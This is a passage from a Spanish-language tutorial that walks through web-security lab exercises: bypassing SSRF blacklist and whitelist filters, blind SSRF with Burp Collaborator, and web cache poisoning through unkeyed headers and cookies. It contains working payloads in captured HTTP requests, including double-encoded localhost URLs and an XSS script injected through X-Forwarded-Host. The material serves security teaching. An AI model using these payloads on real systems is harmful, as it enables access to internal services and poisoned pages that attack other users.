12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://127.1/%2561admin

①⚙️ ⏪ ⏩ Search... 0 matches

```

**Response**

```

Pretty Raw Hex Render \n ⋮
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=RJ1lcwNcm1HRjRGlBwSQ9JS3TLWUFEB9; Secure; HttpOnly; SameSite=None
5 Connection: close
6 Content-Length: 2948
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11   <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12   <link href=/resources/css/labs.css rel=stylesheet>
13   <title>
14     SSRF with blacklist-based input filter
15   </title>

```

Imagen 17, bypass SSRF black list

## Lab: SSRF con filtro de whitelist

En esta ocasión, seguimos con el mismo escenario que en ocasiones anteriores, donde nos encontramos con un comercio electrónico, y comprobamos la disponibilidad de nuestro producto.

Una vez realizada la petición, modificamos la entrada del parámetro stockApi: y probamos con <http://127.0.0.1/admin>, y cómo podemos observar en la respuesta nos indica que la petición debe realizarse al dominio stock.welikeshop.net

```

Request
Pretty Raw Hex \n ⋮
1 POST /product/stock HTTP/1.1
2 Host: target-ac661f021efefc4a80290e57009f006f.web-security-academy.net
3 Cookie: session=xrXANBV2lPMXw8Nz2CHpSH1rKbPjPUEW
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: */*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac661f021efefc4a80290e57009f006f.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac661f021efefc4a80290e57009f006f.web-security-academy.net
11 Content-Length: 31
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://127.0.0.1/admin

```

Search... 0 matches

Response

```

Pretty Raw Hex Render \n ⋮ Select extension...
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 58
5
6 "External stock check host must be stock.welikeshop.net"

```

Imagen 18, verificación de la presencia del dominio stock.welikeshop.net

Como podemos observar se encarga de verificar que el dominio se encuentre exactamente como se describe en la respuesta obtenida por parte del servidor. Esto es posible a través de expresiones regex por ejemplo, pero como veremos, no se ha implementado correctamente.

Existen técnicas como introducir el carácter “@” que nos añadir un segundo dominio o el carácter “#”, que nos permite fragmentar la url

De esto se trata este ejercicio, modificamos la url de la siguiente manera:

<http://127.0.0.1#@stock.welikeshop.net/admin>

Añadir los dos caracteres y añadiendo un double url encode para el parámetro ‘#’, por lo tanto, representará el valor ‘%2523’. Quedando de la siguiente manera:

<http://127.0.0.1%2523@stock.welikeshop.net/admin>

Como vemos en la siguiente imagen conseguimos el acceso al panel administrador.

```

Request
Pretty Raw Hex \n ⌂
1 POST /product/stock HTTP/1.1
2 Host: target-ac661f021efefc4a80290e57009f006f.web-security-academy.net
3 Cookie: session=xrXAlbv21PMXw8Iz2CHpSH1rKbPJPUEW
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
5 Accept: /*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://target-ac661f021efefc4a80290e57009f006f.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Origin: https://target-ac661f021efefc4a80290e57009f006f.web-security-academy.net
11 Content-Length: 59
12 Dnt: 1
13 Te: trailers
14 Connection: close
15
16 stockApi=http://127.0.0.1%2523@stock.weliketoshop.net/admin

```

0 matches

Response

```

Pretty Raw Hex Render \n ⌂
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=ppP8u2GgglyY7pAJEP3M9Pvp5PPWz7XG; Secure; HttpOnly; SameSite=None
5 Connection: close
6 Content-Length: 2948
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
14       SSRF with whitelist-based input filter
15     </title>
16   </head>
17   <body>
18     ...
19   </body>
20 </html>

```

Imagen 19, bypass de White List

## Lab: Blind SSRF

En este ejercicio veremos la vulnerabilidad SSRF de tipo ciega, o blind, es tipo de vulnerabilidad tiene de diferente a las vistas anteriores, que no es mostrado en el front-end del aplicativo web.

Por ello, utilizaremos Burp Collaborator, es una característica de Burp Suite que viene integrado en la suite pro.




Imagen 20, herramienta Burp Collaborator

Este sitio utiliza un software de análisis, obtiene la URL especificada en la cabecera referer cuando se carga la página de un producto.

Modificamos el valor de la cabecera, y añadimos el valor de nuestro burp collaborator:

**Request**

```
Pretty Raw Hex \n \equiv
1 GET /product?productId=2 HTTP/1.1
2 Host: acb01f6b1fb1d52480a01b79001200ab.web-security-academy.net
3 Cookie: session=ggAJBhXiY8EJAMbHFDDxuHTRqSPxhT
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://b6iz9zeh71esd8ps7xemruh19sfk39.burpcollaborator.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Connection: close
? ⚙️ ⟲ ⟳ Search... 0 matches
```

**Response**

```
Pretty Raw Hex Render \n \equiv
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 5875
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel=stylesheet">
11    <title>
12      Blind SSRF with out-of-band detection
13    </title>
```

Imagen 21, realizamos una petición a nuestro servicio de burp collaborator

The screenshot shows the Burp Collaborator client window. At the top, there is a note: "Click 'Copy to clipboard' to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below." Below this, there are two sections: "Generate Collaborator payloads" and "Poll Collaborator interactions". In the "Generate Collaborator payloads" section, there is a text input for "Number to generate" with the value "1", a button "Copy to clipboard", and a checked checkbox "Include Collaborator server location". In the "Poll Collaborator interactions" section, there is a text input for "Poll every" with the value "60" and a dropdown "seconds", followed by a button "Poll now". Below these sections is a table with three rows of data:

#	Time	Type	Payload	Comment
1	2021-Aug-02 07:11:05 UTC	DNS	b6iz9zeh7lesd8ps7xemruh19sfk39	
2	2021-Aug-02 07:11:05 UTC	HTTP	b6iz9zeh7lesd8ps7xemruh19sfk39	
3	2021-Aug-02 07:11:05 UTC	DNS	b6iz9zeh7lesd8ps7xemruh19sfk39	

Imagen 22, respuestas obtenidas desde Burp Collaborator

El siguiente paso sería generar algún tipo de impacto en el ejercicio, como realizar un escaneo de puertos o intentar acceder a recursos internos del aplicativo web.

Es importante conocer, que cuando realizamos una búsqueda de blind ssrf necesitamos obtener una respuesta HTTP para validar la vulnerabilidad.

## 2. Web Cache Poisoning

### 6. ¿Que es?

El envenenamiento de la caché web es una técnica avanzada mediante la cual un atacante explota el comportamiento de un servidor web y de la caché para que se sirva una respuesta HTTP dañina a otros usuarios.

Fundamentalmente, el envenenamiento de la caché web implica dos fases.

En primer lugar, el atacante debe averiguar cómo obtener una respuesta del servidor back-end que contenga inadvertidamente algún tipo de payload injectado por nosotros, como puede ser un payload de XSS, lo veremos más adelante.

Una vez que lo consigue, tiene que asegurarse de que su respuesta se almacena en la caché y se sirve posteriormente a las víctimas previstas.

Antes de ver ejemplos reales debemos entender como es el funcionamiento de la cache web.

### ¿Cómo Funciona?

Si un servidor tuviera que enviar una nueva respuesta a cada una de las peticiones HTTP que recibe, probablemente se sobre cargaría el servidor, lo que provocaría problemas de latencia y una mala experiencia para el usuario, sobre todo en periodos de mucho tráfico.

El almacenamiento en caché es principalmente un medio para reducir estos problemas.

Debemos de saber que los ficheros que solicitamos cuando accedemos a un web, son almacenados por proxy reversos, CDNs o balanceadores de carga.

Una breve definición de estos términos es:

**Proxy reverso:** recibe regularmente las peticiones entrantes dirigidas al nombre de dominio público, y las retransmite a un host interno

**CDN:** Recibe el nombre de Content Delivery Network, se define como un grupo de servidores distribuidos geográficamente que trabajan de forma conjunta para proporcionar el envío de contenido web de una forma rápida.

**Balanceadores de carga:** Como su nombre indica, su funcionalidad es repartir la carga entre diferentes servidores con el objetivo de mejorar el rendimiento de estos.

La caché se sitúa entre el servidor y el usuario, donde guarda (almacena en caché) las respuestas a determinadas peticiones, normalmente durante un tiempo determinado.

Si otro usuario envía una solicitud equivalente, la caché simplemente sirve una copia de la respuesta en caché directamente al usuario, sin ninguna interacción con el back-end. Esto alivia en gran medida la carga del servidor al reducir el número de peticiones duplicadas que tiene que gestionar.




Imagen 22 – James Kettle's mostrando el funcionamiento de un servidor cache

Un concepto bastante importante referente a esta vulnerabilidad es la cache keys

### Cache Keys

Cuando la caché recibe una petición HTTP, primero tiene que determinar si hay una respuesta en caché que pueda servir directamente, o si tiene que reenviar la petición para que la gestione el servidor de back-end.

Las cachés identifican las solicitudes equivalentes comparando un subconjunto predefinido de los componentes de la solicitud, conocidos colectivamente como "cache key", en español conocido como "clave de caché". A partir de ahora se usará el término cache key.

Por lo general, ésta contiene la línea de la solicitud y la cabecera Host, es posible ver más cabeceras como cache key. Los componentes de la solicitud que no están incluidos en la cache key se denominan unkeyed en español conocido como "sin clave". A partir de ahora se usará el término unkeyed.

Veamos un ejemplo a una solicitud de tipo get al endpoint academy:

GET /academy HTTP/1.1

Host: ac5d1f0b1eaa3c57808604f7006f00df.web-security-academy.net

Estos dos parámetros son conocidos como **cache key**, como decíamos anteriormente, los componentes de la solicitud en la cual la cache va a fijarse.

Un ejemplo de **unkeyed inputs**, los vemos en negrita.

GET /academy HTTP/1.1

Host: ac5d1f0b1eaa3c57808604f7006f00df.web-security-academy.net

X-Forwarded-Host: **attacket.net**

User-Agent: **Firefox/57.0**

Cookie: **language=es;**

La vulnerabilidad se produce editando estos valores unkeyed. Y estos valores sean visibles en las respuestas http, permitiendo así la carga de inyecciones XSS, entre otras vulnerabilidades.

## 7. ¿Como encontrarlo?

Si un atacante puede injectar de alguna manera contenido malicioso en una respuesta http que se almacena en caché, la misma respuesta se servirá a otros usuarios que soliciten el mismo endpoint.

El primer paso es determinar que claves no almacenadas en caché afectarán el contenido de la página.

Como se ha mencionado anteriormente las claves de caché son utilizadas por el servidor de caché para determinar qué solicitudes son iguales y cuáles son diferentes.

Necesitamos encontrar claves que no hagan pensar al servidor que la petición es diferente. Por eso el nombre "unkeyed" porque no es clave para el servidor de caché, por lo tanto no se utilizará para determinar si una solicitud es única o no.

El segundo paso es determinar el impacto que la entrada unkeyed tiene en el servidor, puede ser usada para explotar una vulnerabilidad de openredirect, XSS, o alguna otra vulnerabilidad.

Por último, hay que averiguar si la página es almacenable en caché usando el input unkeyed, si lo es deberías ser capaz de explotar a otros usuarios cuando vean la página en caché.

De forma simplificada los pasos serían:

1. Identificar y evaluar una entrada unkeyed
2. Provocar una respuesta perjudicial del servidor back-end
3. Obtener la respuesta cacheada

Existen herramientas como [arjun](#) o extensiones para burpsuite, como [Param Miner](#), que nos automatizan la búsqueda de cabeceras unkeyed, a través de realizar fuerza bruta sobre las cabeceras y parámetros. Lo veremos más adelante en el apartado ejemplos.

## 8. TIPS

Es interesante fijarnos en las cabeceras de las respuestas de las peticiones realizadas para verificar si las respuestas del servidor vienen cacheadas.

La cabecera **X-Cache** en la respuesta podría ser muy útil ya que puede tener el valor “**miss**” cuando la petición no se ha cacheado y el valor “**hit**” cuando se ha cacheado.

La cabecera **Cache-Control** también es interesante para saber si un recurso está siendo almacenado en caché y cuándo será la próxima vez que el recurso sea almacenado de nuevo en caché: **Cache-Control: public, max-age=1800**

Al envenenar la caché de una petición, ten cuidado con las cabeceras que utilizas porque algunas de ellas podrían ser utilizadas inesperadamente como **keyed** y la víctima tendrá que utilizar esa misma cabecera. Prueba siempre Cache Poisoning con diferentes navegadores para comprobar si funciona.

## 9. Ejemplos

A la hora de practicar la vulnerabilidad de Web Cache Poisoning, tenemos multitud de laboratorios.

Los más destacadas son los de portswigger, que cuenta con un total de 13 ejercicios, de diferentes niveles, medios y altos.

Existen otras plataformas gratuitas como, los laboratorios de [poison](#), donde tendremos 5 ejercicios para practicar.

### Lab: Web Cache Poisoning with unkeyed header

En este laboratorio descubriremos, gracias a la extensión param miner, que el valor de la cabecera X-Forwarded-Host se reflejará en la respuesta por parte del servidor. Es decir, identificamos una cabecera unkeyed .

Veremos, como la aplicación intenta cargar un archivo llamado “tracking.js” desde los recursos de la caché. Cuando el atacante pasa un host específico en el parámetro X-Forwarded-Host, el archivo tracking.js se cargará desde otra ruta <host malicioso>/resources/js/tracking.js.

En consecuencia, esto permite al atacante controlar el contenido del archivo tracking.js y cargar JavaScript malicioso, lo que puede dar lugar a problemas como XSS, como veremos.

Una vez cargado el laboratorio, si interceptamos las peticiones entre cliente y servidor, **a través de las cabeceras** observamos que la petición se encuentra **cacheada**, por tanto, entendemos que por detrás hay un servidor de cache

**Request**

```

1 GET / HTTP/1.1
2 Host: ac141f3d1f328d348009aaa2006200c6.web-security-academy.net
3 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
4 Sec-Ch-Ua-Mobile: ?0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Accept-Encoding: gzip, deflate
13 Accept-Language: es-ES,es;q=0.9
14 Connection: close
    
```

0 matches

**Response**

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Cache-Control: max-age=30
Age: 27
X-Cache: hit
X-XSS-Protection: 0
Content-Length: 10715
    
```

0 matches

Done 10,887 bytes | 84 millis

Imagen 23: Petición interceptado por BurpSuite

El siguiente paso, es utilizar la extensión Param-Miner de BurpSuite, para determinar que cabeceras son posibles inyectar.

En la siguiente imagen, vemos como interceptando una petición al servidor web, podremos hacer uso de la extensión Param-Miner para observar que cabecera es vulnerable.




Imagen 24: Utilización de la extensión Param-Miner

De esta forma, obtendremos la información de que la cabecera X-Forwarded-Host es soportada en el laboratorio.

Con el fin de no contaminar la página principal, es necesario introducir, lo llamado, cache buster. Por ejemplo, introducir ?cb=123 e introducimos la cabecera anteriormente mencionada, X-Forwarded-Host, con el valor test.

Este valor es importante, porque, en la respuesta del servidor, podemos observar cómo aparece anidado a la etiqueta src.

**Request**

```

1 GET /cb=123 HTTP/1.1
2 Host: ac141f3d1f328d348009aaa2006200c6.web-security-academy.net
3 X-Forwarded-Host: test
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="92"
5 Sec-Ch-Ua-Mobile: ?
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: es-ES,es;q=0.9

```

**Response**

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=bLPbj6hGc6eLpTU7Y1ChVqzijEipYUnk; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Cache-Control: max-age=30
6 Age: 0
7 X-Cache: miss
8 X-XSS-Protection: 0
9 Content-Length: 10662
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
15     <link href="/resources/css/labsCommerce.css" rel="stylesheet">
16   <title>
    Web cache poisoning with an unkeyed header
  </title>
17 </head>
18 <body>
19   <script type="text/javascript" src="//test/resources/js/tracking.js">
</script>
20   <script src="/resources/labheader/js/labHeader.js">
</script>

```

Done 0 matches 10,921 bytes | 96 millis

Imagen 25: Envenenando la ruta al fichero tracking.js

Como podemos observar, añadiendo la cabecera X-Forwarded-Host, modificamos la petición a un recurso interno del servidor, por tanto, podríamos modificar el servidor al cuál se va a relazar la petición de este fichero e incluir un domino de nuestro control.

Tenemos la posibilidad de injectar un payload xss, que es lo que veremos en la siguiente imagen.

**Request**

```

1 GET /?cb=123 HTTP/1.1
2 Host: ac141f3df1f328d348009aaa2006200c6.web-security-academy.net
3 X-Forwarded-Host: a."><script>alert(1)</script>"
```

**Response**

```

10 <!DOCTYPE html>
11 <html>
12   <head>
13     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
14     <link href="/resources/css/labsEcommerce.css rel=stylesheet">
15   <title>
16     Web cache poisoning with an unkeyed header
17   </title>
18 </head>
19 <body>
20   <script type="text/javascript" src="//a.>
21     <script>
22       alert(1)
23     </script>
24     "/resources/js/tracking.js"
25   </script>
26   <script src="/resources/labheader/js/labHeader.js">
27 </script>
28
29   <div id="academyLabHeader">
30     <section class="academyLabBanner">
31       <div class="container">
32         <div class="logo">
```

Imagen 26: Web Cache poisoning + XSS

Como podemos ver en la imagen de arriba, modificamos el valor de la cabecera X-Forwarded-Host, incluyendo el siguiente payload, a."><script>alert(1)</script>", de esta forma, provocamos la carga de una vulnerabilidad XSS.

Debemos de tener en cuenta, que la cabecera X-Cache: tiene que tener el valor hit para estar la petición cacheada.

## Lab: Web cache poisoning with an unkeyed cookie

En este laboratorio veremos que la cabecera cookie se encuentra como cabecera unkeyed, es decir, no está incluida dentro de las cache keys.

Para entenderlo, las cookies se utilizan a menudo para generar contenido dinámicamente en una respuesta. Un ejemplo común podría ser una cookie que indica el idioma preferido del usuario, que luego se utiliza para cargar la versión correspondiente de la página:

```

GET /blog/post.php?mobile=1 HTTP/1.1
Host: innocent-website.com
User-Agent: Mozilla/5.0 Firefox/57.0
```

*Cookie: language=pl;*

*Connection: close*

En este ejemplo, se está solicitando la versión **polaca** de una entrada del blog. Observamos la información sobre la versión del idioma a través de la cabecera Cookie.

Supongamos que la clave de la caché contiene la solicitud al endpoint y la cabecera Host, pero no la cabecera Cookie. En este caso, si la respuesta a esta solicitud se almacena en la caché, todos los usuarios posteriores que intenten acceder a esta entrada del blog recibirán también la versión en polaco, independientemente del idioma que hayan seleccionado.

Este manejo defectuoso de las cookies por parte de la caché también puede ser explotado mediante técnicas de envenenamiento de la caché web. En la práctica, sin embargo, este vector es relativamente raro en comparación con el envenenamiento del caché basado en las cabeceras.

El primer paso es interceptar la petición a través del Burp, y una vez interceptada, enviamos esta petición a la extensión Param-Miner, y le indicamos que investigue cabeceras son potencialmente vulnerables.




Imagen 27: Enviando la petición a Param-Miner => Guess Cookies

Para observar el resultado de la extensión, en las versiones community, tenemos el apartado Extender, donde tenemos el apartado de extensiones de Burp. Lo podemos ver en la siguiente imagen:




Imagen 28: Apartado Extensiones de Burp

Como podemos observar el resultado no muestra ningún resultado, por tanto, es interesante probar manualmente.

Una pista que recibimos es ver que el valor de fehost es reflejado en el cuerpo de la respuesta. Lo podemos ver en la siguiente imagen, en el valor de la cookie, tiene el valor prod-cache-01, y este mismo valor es mostrado en la respuesta de la petición.

**Request**

```

1 GET / HTTP/1.1
2 Host: ac5b1f311f8ca56d80de22390044002d.web-security-academy.net
3 Cookie: session=6Ux0Wo238bhh5C37pvAWoxtelNS2CL1K; fehost=prod-cache-01
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
6 Sec-Ch-Ua-Mobile: ?
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
    
```

0 matches

**Response**

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: fehost=prod-cache-01; Secure; HttpOnly
4 Connection: close
5 Cache-Control: max-age=30
6 Age: 0
7 X-Cache: miss
8 X-XSS-Protection: 0
9 Content-Length: 10674
10
11 <!DOCTYPE html>
12 <html>
13   <head>
14     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
15     <link href="/resources/css/labsCommerce.css rel=stylesheet>
16   <script>
17     data = {
